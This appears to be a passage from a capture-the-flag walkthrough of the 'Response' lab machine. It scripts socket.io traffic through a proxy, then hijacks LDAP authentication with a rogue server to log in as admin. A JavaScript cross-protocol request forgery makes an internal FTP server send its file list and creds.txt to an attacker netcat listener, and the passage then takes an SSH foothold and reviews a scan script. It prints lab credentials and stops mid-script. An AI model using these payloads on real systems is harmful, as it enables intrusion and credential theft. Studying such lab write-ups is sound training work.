122	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling...	✓		200	303	JSON	.io/	
123	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling...	✓		200	136	text	.io/	
124	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polling...	✓		200	121	text	.io/	
125	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling...	✓		200	136	text	.io/	

**Request**

Pretty Raw \n Actions ▾

```
1 GET /socket.io/?EIO=4&transport=polling&t=NzjcIhv&sid=f5sazRlJICGOSLahAAAA HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: lang=en-US
10
```

0 matches

**Response**

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=UTF-8
3 Content-Length: 166
4 Date: Wed, 09 Mar 2022 07:33:48 GMT
5 Connection: close
6
7 40{"sid":"CKaRAFXiacEYnxBIAAAB"}42["session", {"sessionID": "48d360993b64f7a3fd2151a4d422cbe", "username": "guest"}]42["users", [{"username": "guest", "connected": true}]]
```

0 matches

INSPECTOR

In order to establish the connection to the real chat application via the proxy and switch to `polling` we have to observe the whole communication.

We start by deleting the `sessionID` from our local storage, refresh the page and log back in again. This way we can observe the whole communication.

After clicking on the `Login` button we can observe three requests / responses related to the `socket.io` connection in Burp. A detailed documentation on the handshake can be found [here](#).

At first the client-side javascript initiates the connection with the following `GET` request:

```
GET /socket.io/?EIO=4&transport=polling&t=NzjeMmd HTTP/1.1
Host: localhost:3000
<SNIP>
```

The response from the server contains a unique `sid`. The server also offers an upgrade to a websocket connection, which our client will ignore since we enforced the `polling` transport mechanism:

```
HTTP/1.1 200 OK
<SNIP>

0>{"sid": "32AeoEDLWTRMoyzeAAC", "upgrades": [
    "websocket"
], "pingInterval": 25000, "pingTimeout": 20000}
```

Next, the credentials we entered are sent via a `POST` request. Also, the `GET` parameter `sid` contains the value we got in the last response. At this point we can already see that not only the credentials (`guest` / `user`) are sent, but also an additional third parameter called `authserver`. This parameter will play an important role later on:

```
POST /socket.io/?EIO=4&transport=polling&t=NzjeMnf&sid=32AeoEDLWTRMoyzeAACC HTTP/1.1
Host: localhost:3000
...
40{"username":"guest","password":"guest","authserver":"ldap.response.htb"}
```

The response from the server simply contains `ok`:

```
HTTP/1.1 200 OK
<SNIP>
ok
```

Afterwards, the client-side Javascript sends a `GET` request to check if new data is available on the server:

```
GET /socket.io/?EIO=4&transport=polling&t=NzjeMnh&sid=32AeoEDLWTRMoyzeAACC HTTP/1.1
Host: localhost:3000
<SNIP>
```

The response contains our `sessionID` and a list of chat users (only `guest`):

```
HTTP/1.1 200 OK
<SNIP>

40{"sid":"FJ3Ypk79hjZ07IL5AAAD"}42["session",
{"sessionID":"817f935e44e47477eefa3b2808f2b3f3","username":"guest"}]42["users",
[{"username":"guest","connected":true}]]
```

From now on, the client-side Javascript regularly sends this `GET` request to check for new data. If no new data is available, the server suspends the response for a few seconds and finally answers with a `2`, which is the packet type ID for `PING`. The different packet types are described [here](#).

```
HTTP/1.1 200 OK
<SNIP>
2
```

Upon receiving this response, the client-side Javascript sends a `POST` request with the content `3`, which equals the packet type ID `PONG`:

```
POST /socket.io/?EIO=4&transport=polling&t=Nzj_C17&sid=32AeoEDLWTRMoyzeAACC HTTP/1.1
Host: localhost:3000
<SNIP>
3
```

When sending a message to ourselves (`guest`) the corresponding `POST` request looks like the following:

```
POST /socket.io/?EIO=4&transport=polling&t=Nzk6rx0&sid=MJzY8zUIfoTr7zo7AACC HTTP/1.1
Host: localhost:3000
<SNIP>

42["private message", {"content": "test\n", "to": "guest"}]
```

After having figured out how the `socket.io` communication works, we can now try to access the real chat application via the proxy.

As a basis we take our python script from before. At first we modify the `request_url` function slightly in order to be able to also send `POST` requests. Based on the responses we receive from the proxy, we have to assume that the body is supposed to be sent `Base64` encoded within a `body` parameter. Then, we need to use threads to interact with the remote chat application. One thread will be used to poll the server for new messages while we use another thread to send messages:

```
import requests
import re
from base64 import b64decode, b64encode
import threading

def get_digest(url):
    c = {'PHPSESSID': url}
    r = requests.get('http://www.response.htb/status/main.js.php', cookies=c)
    x = re.search('\'session_digest\':\'([0-9a-f]+)\'', r.text)
    if (not x): return None
    return x.group(1)

def request_url(method, url, data=None):
    url_digest = get_digest(url)
    j = {'url':url, 'url_digest':url_digest, 'method':method,
    'session':'a4a367db2afceb92cd232cac0d2a45c0',
    'session_digest':'c6ecbf5bd96597ecb173300bd32f8d3a4d10a36af98d6bb46bdfafed22a06b92'}
    if (data): j['body'] = b64encode(data) # add body parameter if data is present
    r = requests.post('http://proxy.response.htb/fetch', json=j)
    if ('body' in r.json()):
        return(b64decode(r.json()['body']).decode())
    else:
        return(r.text)

def chat_thread():
    global sid

    # initialize socket.io connection
    r = request_url('GET', 'http://chat.response.htb/socket.io/?EIO=4&transport=polling&t=NzjwjKo')
    print(r)
```

```

# extract sid
x = re.search(b'{"sid":([a-zA-Z0-9-]+)', r.encode())
sid = x.group(1).decode()
print('sid = %s' % sid)

# send credentials
d = b'40{"username":"guest","password":"guest","authserver":"ldap.response.htb"}'
r = request_url('POST', 'http://chat.response.htb/socket.io/?EIO=4&transport=polling&t=NzjwjKo&sid=' + sid, d)

# from now on poll for new data
while True:
    r = request_url('GET', 'http://chat.response.htb/socket.io/?EIO=4&transport=polling&t=NzjwjKo&sid=' + sid)
    print(r)

    if (r == b'2'):
        # received PING (2), send PONG (3)
        request_url('POST',
'http://chat.response.htb/socket.io/EIO=4&transport=polling&t=NzjwjKo&sid=' + sid,
b'3')

def read_thread():
    global sid


    while True:
        to = input('to> ').encode()
        msg = input('msg> ').encode()
        d = b'42["private message", {"content": "%s", "to": "%s"}]' % (msg, to)
        request_url('POST', 'http://chat.response.htb/socket.io/?EIO=4&transport=polling&t=NzjwjKo&sid=' + sid, d)

        request_url('GET', 'http://chat.response.htb/socket.io/?EIO=4&transport=polling&t=NzjwjKo')
        t1 = threading.Thread(target=chat_thread)
        t1.start()

        t2 = threading.Thread(target=read_thread)
        t2.start()

```

Let's execute the script and check if we can connect to the internal chat application:



```

python3 chat.py
to> 0{"sid":"s5iRYDBqpOC7v1SAAAAD","upgrades":["websocket"],"pingInterval":25000,"pingTimeout":20000}
sid = s5iRYDBqpOC7v1SAAAAD
40{"sid":"WZTHBRXMkwEuSTGvAAAE"}42["session",
{"sessionID":"5ccaf47085c1b19da3c716717e439d85","username":"guest"}]42["users", [{"username":"admin","connected":false}, {"username":"bob","connected":true}, {"username":"guest","connected":true}, {"username":"scryh","connected":false}]]
```

Indeed, we are able to connect to the internal chat application using our Python script. We notice that, aside from our own user (`guest`) there are the following three users: `bob`, `scryh` and `admin`, though, only `bob` has the property `connected` set to `true`.

When sending a message to `bob`, we get a response shortly after:

```
to> bob
msg> hey
to> 42[{"private message": {"content": "i urgently need to talk to admin", "from": "bob", "to": "guest"}]
```

It's evident that `bob` wants to urgently talk to `admin`. So, since `admin` is not logged in we need to find a way to login as the `admin` user.

Lets take a look at the `authenticate_user` function once more, in the file `server/index.js`:

```
async function authenticate_user(username, password, authserver) {

    if (username === 'guest' && password === 'guest') return true;

    if (!/^[a-zA-Z0-9]+$/ .test(username)) return false;

    let options = {
        ldapOpts: { url: `ldap://${authserver}` },
        userDn: `uid=${username},ou=users,dc=response,dc=htb`,
        userPassword: password,
    }
    try {
        return await authenticate(options);
    } catch { }
    return false;

}
```

This time, we won't use the `guest:guest` credentials since we want to login as the `admin` user. The authentication for every other user is carried out through `LDAP`. Interestingly enough, we have already seen that we can specify the `LDAP` authentication server when we send the authentication `POST` request to `socket.io`:

```
POST /socket.io/?EIO=4&transport=polling&t=NzjeMnf&sid=32AeoEDLWTRMoyzeAACC HTTP/1.1
Host: localhost:3000
...
40 {"username": "guest", "password": "guest", "authserver": "ldap.response.htb"}
```

By changing the `authserver` parameter we can make the chat application use another `LDAP` server for authentication. If we use our own `LDAP` server, we can add an `admin` user with a password we know. This way we can trick the server and allow us to login as the `admin` user.

The fastest way to set up an `LDAP` server is to use Docker once again. We can use [this](#) project that meets our needs.

```
sudo docker run -p 389:389 --name ldap --env LDAP_DOMAIN="response.hbt" --env LDAP_ADMIN_PASSWORD="h4ckth3b0x" --detach osixia/openldap:1.5.0
```

Then, we need to add an `organizationalUnit` called `users` to the `LDAP` server. We can use the following chain of commands to do so:

```
sudo docker exec -it ldap /bin/bash
cd /tmp/
echo 'dn: ou=users,dc=response,dc=htb' > ou_users.ldif
echo 'objectClass: top' >> ou_users.ldif
echo 'objectClass: organizationalUnit' >> ou_users.ldif
echo 'ou: users' >> ou_users.ldif
ldapadd -D 'cn=admin,dc=response,dc=htb' -w h4ckth3b0x -f ou_users.ldif
```



```
sudo docker exec -it ldap /bin/bash
root@b0fabe6f8357:/# cd /tmp/
root@b0fabe6f8357:/tmp# echo 'dn: ou=users,dc=response,dc=htb' > ou_users.ldif
root@b0fabe6f8357:/tmp# echo 'objectClass: top' >> ou_users.ldif
root@b0fabe6f8357:/tmp# echo 'objectClass: organizationalUnit' >> ou_users.ldif
root@b0fabe6f8357:/tmp# echo 'ou: users' >> ou_users.ldif
root@b0fabe6f8357:/tmp# ldapadd -D 'cn=admin,dc=response,dc=htb' -w h4ckth3b0x -f ou_users.ldif
adding new entry "ou=users,dc=response,dc=htb"
```

Also, we need to add an `admin` user within this OU with a password of `SecretPassw0rd!`:

```
sudo docker exec -it ldap /bin/bash
cd /tmp/
echo 'dn: uid=admin,ou=users,dc=response,dc=htb' > user_admin.ldif
echo 'objectClass: shadowAccount' >> user_admin.ldif
echo 'objectClass: posixAccount' >> user_admin.ldif
echo 'objectClass: inetOrgPerson' >> user_admin.ldif
echo 'cn: admin' >> user_admin.ldif
echo 'sn: admin' >> user_admin.ldif
echo 'uid: admin' >> user_admin.ldif
echo 'uidNumber: 1337' >> user_admin.ldif
echo 'gidNumber: 1337' >> user_admin.ldif
echo 'homeDirectory: /dev/shm' >> user_admin.ldif
ldapadd -D 'cn=admin,dc=response,dc=htb' -w h4ckth3b0x -f user_admin.ldif
ldappasswd -s 'SecretPassw0rd!' -w h4ckth3b0x -D 'cn=admin,dc=response,dc=htb' -x
'uid=admin,ou=users,dc=response,dc=htb'
```

```

sudo docker exec -it ldap /bin/bash

root@b0fabe6f8357:/# cd /tmp/
root@b0fabe6f8357:/tmp# echo 'dn: uid=admin,ou=users,dc=response,dc=htb' > user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'objectClass: shadowAccount' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'objectClass: posixAccount' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'objectClass: inetOrgPerson' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'cn: admin' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'sn: admin' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'uid: admin' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'uidNumber: 1337' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'gidNumber: 1337' >> user_admin.ldif
root@b0fabe6f8357:/tmp# echo 'homeDirectory: /dev/shm' >> user_admin.ldif
root@b0fabe6f8357:/tmp# ldapadd -D 'cn=admin,dc=response,dc=htb' -w h4ckth3b0x -f user_admin.ldif

adding new entry "uid=admin,ou=users,dc=response,dc=htb"
root@b0fabe6f8357:/tmp# ldappasswd -s 'SecretPassw0rd!' -w h4ckth3b0x -D 'cn=admin,dc=response,dc=htb' -x
'uid=admin,ou=users,dc=response,dc=htb'

```

Now, all we need to do is adjust a single line in our Python script to use our `LDAP` server and use the `admin:SecretPassw0rd` credentials to authenticate:

```

<SNIP>
# send credentials
d = b'40>{"username": "admin", "password": "SecretPassw0rd", "authserver": "10.10.14.27"}'
<SNIP>

```

Now, when we run the script we are authenticated as the `admin` user:

```

python3 chat.py

to> 0{"sid":"01JJJoAaaHKQDzXUcAAC","upgrades":["websocket"],"pingInterval":25000,"pingTimeout":20000}
sid = 01JJJoAaaHKQDzXUcAAC
40["sid":"3bb9ph6as8Zi7ajFAAAD"]42["session", {"sessionID": "bf56cb9dba2a4cf05f23e4e85416c2ed", "username": "admin"}]42["users",
[{"username": "admin", "connected": true},<SNIP>]]

```

Then, we can reach `bob` as `admin`:

```

to> bob
msg> hey
42["private message", {"content": "great that u r on, do you have a second for me?", "from": "bob", "to": "admin"}]

to> bob
msg> yes

42["private message", {"content": "awesome!", "from": "bob", "to": "admin"}]

42["private message", {"content": "i moved the internal ftp server... the new ip address is 172.18.0.5 and it is listening on port 2121. the creds are ftp_user / Secret12345", "from": "bob", "to": "admin"}]

42["private message", {"content": "outgoing traffic from the server is currently allowed, but i will adjust the firewall to fix that", "from": "bob", "to": "admin"}]

42["private message", {"content": "btw. would be great if you could send me the javascript article you were talking about", "from": "bob", "to": "admin"}]

```

The user `bob` is leaking some extremely valuable information. First of all, we have the IP/port and the credentials of an internal FTP server. We could modify our `request_url` function once again to use the proxy and try to access the internal FTP server, but unfortunately this won't work, so we need to figure out another way to access the FTP server. Interestingly enough, `bob` expects an article from the `admin` user. Let's send him a link to our local machine to check whether he clicks on it or not.

We begin by setting up a Python web server:

```
sudo python3 -m http.server 80
```

Then, using our chat script we send a message to `bob` with our IP:

```
to> bob
msg> http://10.10.14.27
42["private message", {"content": "ty! i will have a look at it", "from": "bob", "to": "admin"}]
```

`bob` replied that he will have a look at it.

```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.163 - - [19/May/2022 09:59:47] "GET / HTTP/1.1" 200 -
10.10.11.163 - - [19/May/2022 09:59:47] code 404, message File not found
10.10.11.163 - - [19/May/2022 09:59:47] "GET /favicon.ico HTTP/1.1" 404 -
```

Indeed we get a request back on our local server.

Assuming that `bob` can reach the internal `FTP` server, we can perform a `Cross-Protocol Request Forgery` attack. By making `bob` visit a website under our control, we can execute javascript in the context of the browser of `bob` and make a `POST` request to the `FTP` server. Within the body of this `POST` request we provide `FTP` commands. If the `FTP` server drops the `HTTP` headers at the beginning of the request, but keeps on evaluating the following data, the commands we injected in the `POST` body are also evaluated as `FTP` commands.

`FTP` provides two modes of operation: `active` and `passive`. The default mode is `active`. When transferring data in this mode the client tells the server an IP address and port, to which the server should connect and send the data. Since `bob` mentioned that outgoing traffic from the `FTP` server is allowed, we can leverage this to make the server send data to our machine.

To carry out this attack, we create a Javascript file (`payload.js`) with the following contents, on the same directory that our server is running:

```
var xhr = new XMLHttpRequest();
xhr.open('POST', 'http://172.18.0.5:2121', true);
xhr.send('USER ftp_user\r\nPASS Secret12345\r\nPORT 10,10,14,27,122,105\r\nLIST\r\n');
```

The script makes a `POST` request to the `FTP` server. Within the body we provide the `FTP` commands to log in to the `FTP` server using the commands `USER ftp_user` and `PASS Secret12345`. Also we tell the server to connect to our machine (`10,10,14,27`) on port `31337/tcp` (`122,105`) for data transfer with the command `PORT 10,10,14,27,122,105`. At last we trigger the `LIST` command, which lists the files in the current directory. The list of files is send to the IP/port formerly set.

Next, we create an `index.html` file on the same directory that our server is running, which includes the malicious Javascript:

```
<!DOCTYPE html>
<html>
<head></head>
<body>
<script src="payload.js"></script>
</body>
</html>
```

Then, we start a listener on port `31337`:

```
nc -lvp 31337
```

Finally, we send our link once again to `bob`:

```
● ● ●
nc -lvp 31337

listening on [any] 31337 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.11.163] 46892
-rw-r--r--    1 root      root            74 Mar 16 10:34 creds.txt
```

We have a hit on our listener with the files available on the internal FTP server. There seems to be only a single file available called `creds.txt` so let's proceed and download this.

First, we need to modify our `payload.js` file to ask the FTP server to send us the file:

```
var xhr = new XMLHttpRequest();
xhr.open('POST', 'http://172.18.0.5:2121', true);
xhr.send('USER ftp_user\r\nPASS Secret12345\r\nPORT 10,10,14,27,122,105\r\nRETR
creds.txt\r\n');
```

Then, we restart our listener and send the link to `bob` once again:

```
nc -lvp 31337

connect to [10.10.14.27] from (UNKNOWN) [10.10.11.163] 38810
ftp
---
ftp_user / Secret12345

ssh
---
bob / F6uXVwEjdZ46fsbXDmQK7YPY3OM
```

Finally, we have the SSH credentials for user `bob : F6uXVwEjdZ46fsbXDmQK7YPY3OM`. Let's login to the remote machine as the user `bob`.

```
ssh bob@10.10.11.163

bob@response:~$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
```

The `user.txt` can be found in `bob`'s home directory.

## Lateral Movement

Looking at the contents of the `/home` directory we can see there is another user named `scryh` present on the remote machine.

```
bob@response:~$ ls /home
bob scryh
```

Our goal now seems to be to access the remote machine as `scryh`.

We can execute [Pspy](#) on the remote machine to monitor for interesting processes that are running under the `scryh` user.



```
bob@response:~$ cd /tmp
bob@response:/tmp$ wget 10.10.14.27/pspy64s
bob@response:/tmp$ chmod +x pspy64s
bob@response:/tmp$ ./pspy64s

<SNIP>
2022/05/19 15:19:01 CMD: UID=1000 PID=125822 | bash -c cd /home/scryh/scan; ./scan.sh
2022/05/19 15:19:01 CMD: UID=1000 PID=125823 | /bin/bash ./scan.sh
<SNIP>
```

There is a bash script called `scan.sh` that is executed under `scryh`. Interestingly enough, we have access to `home/scryh/scan` so we can review the `scan.sh` script. The script is quite big so it would be more useful to go through it step by step.

The first function is called `isEmailValid` and simply validates the format of an email address:

```
function isEmailValid() {
    regex="^(([A-Za-z0-9]+((\.||-|_|\\+)?[A-Za-z0-9]?)*)*[A-Za-z0-9]+|[A-Za-z0-9]+@[([A-Za-z0-9]+)((\.||-|_|\\+)?([A-Za-z0-9]+)+)*))+(\\.([A-Za-z]{2,}))+$"
    [[ "${1}" =~ $regex ]]
}
```

Then, the script loads the `admin` password from `LDAP` to a variable called `pwd`, clears the `output` folder and creates a new `log_file` with `umask` set to `0006` so that no other users are able to read it:

```
bind_dn='cn=admin,dc=response,dc=htb'
pwd='aU4EZxEAOnimLNzk3'


# clear output folder, set umask
rm output/scan_*
log_file='output/log.txt'
rm $log_file
touch $log_file
umask 0006
```

Next, `LDAP` is queried for `ipHost` objects in the OU `servers` and the `ipHostNumber` is extracted. Also there is a regex to verify the format of the extracted IP address:

```
# get customer's servers from LDAP
servers=$( /usr/bin/ldapsearch -x -D $bind_dn -w $pwd -s sub -b
'ou=servers,dc=response,dc=htb' '(objectclass=ipHost)' | grep ipHostNumber | cut -d ' ' -f2)
for ip in $servers; do
    if [[ "$ip" =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$ ]]; then
        echo "scanning server ip $ip" >> $log_file
```

We can also run this command to review the output:

```
export bind_dn='cn=admin,dc=response,dc=htb'
export pwd='aU4EZxEAOnimLNzk3'
/usr/bin/ldapsearch -x -D $bind_dn -w $pwd -s sub -b 'ou=servers,dc=response,dc=htb'
'(objectclass=ipHost')
```



The terminal window shows the command being run and the resulting LDIF output. The output includes a header, a single entry for 'TestServer', and summary statistics.

```
bob@response:/tmp$ export bind_dn='cn=admin,dc=response,dc=htb'
bob@response:/tmp$ export pwd='aU4EZxEAOnimLNzk3'
bob@response:/tmp$ /usr/bin/ldapsearch -x -D $bind_dn -w $pwd -s sub -b 'ou=servers,dc=response,dc=htb'
'(objectclass=ipHost)'

# extended LDIF
#
# LDAPv3
# base <ou=servers,dc=response,dc=htb> with scope subtree
# filter: (objectclass=ipHost)
# requesting: ALL
#
# TestServer, servers, response.HTB
dn: cn=TestServer,ou=servers,dc=response,dc=htb
objectClass: top
objectClass: ipHost
objectClass: device
cn: TestServer
manager: uid=marie,ou=customers,dc=response,dc=htb
ipHostNumber: 172.18.0.2

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

There is one `ipHost` entry with the `ipHostNumber` attribute being `172.18.0.2`. There is also an additional attribute called `manager`, which is set to `uid=marie,ou=customers,dc=response,dc=htb`.

The next lines in the bash script scan the extracted IP address with `nmap` using three different scripts in the folder `scripts` (`ssl-enum-ciphers`, `ssl-cert` and `ssl-heartbleed`). The generated `XML` output is then converted to a `PDF` file using `wkhtmltopdf`.

```
# scan customer server and generate PDF report
outfile="output/scan_$ip"
nmap -v -Pn $ip -p 443 --script scripts/ssl-enum-ciphers,scripts/ssl-
cert,scripts/ssl-heartbleed -oX "$outfile.xml"
wkhtmltopdf "$outfile.xml" "$outfile.pdf"
```

Afterwards, the `ipHost` with the currently processing IP address is queried again and the `uid` of the `manager` attribute is extracted. This `uid` is used to query the `customers` OU and extract the email address of the manager:

```


# get customer server manager
manager_uid=$(./usr/bin/ldapsearch -x -D $bind_dn -w $pwd -s sub -b
'ou=servers,dc=response,dc=htb' '(&(objectclass=ipHost)(ipHostNumber='$ip'))' | grep
'manager: uid=' | cut -d '=' -f2 | cut -d ',' -f1)
if [[ "$manager_uid" =~ ^[a-zA-Z0-9]+$ ]]; then
echo "- retrieved manager uid: $manager_uid" >> $log_file

# get manager's mail address
mail=$(./usr/bin/ldapsearch -x -D "cn=admin,dc=response,dc=htb" -w
aU4EZxEAOnimLNzk3 -s sub -b 'ou=customers,dc=response,dc=htb'
'(uid=\"$manager_uid\")' | grep 'mail:' | cut -d ' ' -f2)
if isEmailValid "$mail"; then
echo "- manager mail address: $mail" >> $log_file

```

We have already seen that the `uid` for the only present manager on the remote machine is `marie`. Let's run the query for extracting the email address manually:

```
/usr/bin/ldapsearch -x -D "cn=admin,dc=response,dc=htb" -w aU4EZxEAOnimLNzk3 -s sub -b
'ou=customers,dc=response,dc=htb' '(uid=marie)'
```



```

bob@response:/tmp$ ./usr/bin/ldapsearch -x -D "cn=admin,dc=response,dc=htb" -w aU4EZxEAOnimLNzk3 -s sub -b
'ou=customers,dc=response,dc=htb' '(uid=marie)'

# extended LDIF
#
# LDAPv3
# base <ou=customers,dc=response,dc=htb> with scope subtree
# filter: (uid=marie)
# requesting: ALL
#
# marie, customers, response.htb
dn: uid=marie,ou=customers,dc=response,dc=htb
objectClass: inetOrgPerson
cn: Marie Wiliams
sn: Marie
uid: marie
mail: marie.w@response-test.htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1

```

The response contains a `inetOrgPerson` object with the `mail` attribute being `marie.w@response-test.htb`.

The next lines within the bash script try to lookup the `SMTP` server for the domain of the extracted email address. For this purpose the `MX` record of the domain is queried via the local `DNS` resolver. If this fails, the server which is currently being processed is assumed to be an authoritative `DNS` server for the domain and is queried for the `MX` record:

```

# get SMTP server
    domain=$(echo $mail|cut -d '@' -f2)
    local_dns=true
    smtp_server=$(nslookup -type=mx "$domain" |grep 'mail exchanger'|cut -d '=' -f2|sort|head -n1|cut -d ' ' -f3)
    if [[ -z "$smtp_server" ]]; then
        echo "- failed to retrieve SMTP server for domain \\"$domain\\" locally" >> $log_file

        # SMTP server not found. try to query customer server via DNS
        local_dns=false
        smtp_server=$(timeout 0.5 nslookup -type=mx "$domain" "$ip" |grep 'mail exchanger'|cut -d '=' -f2|sort|head -n1|cut -d ' ' -f3)
        if [[ -z "$smtp_server" ]]; then
            echo "- failed to retrieve SMTP server for domain \\"$domain\\" from server $ip" >> $log_file

            # failed to retrieve SMTP server
            continue
        fi
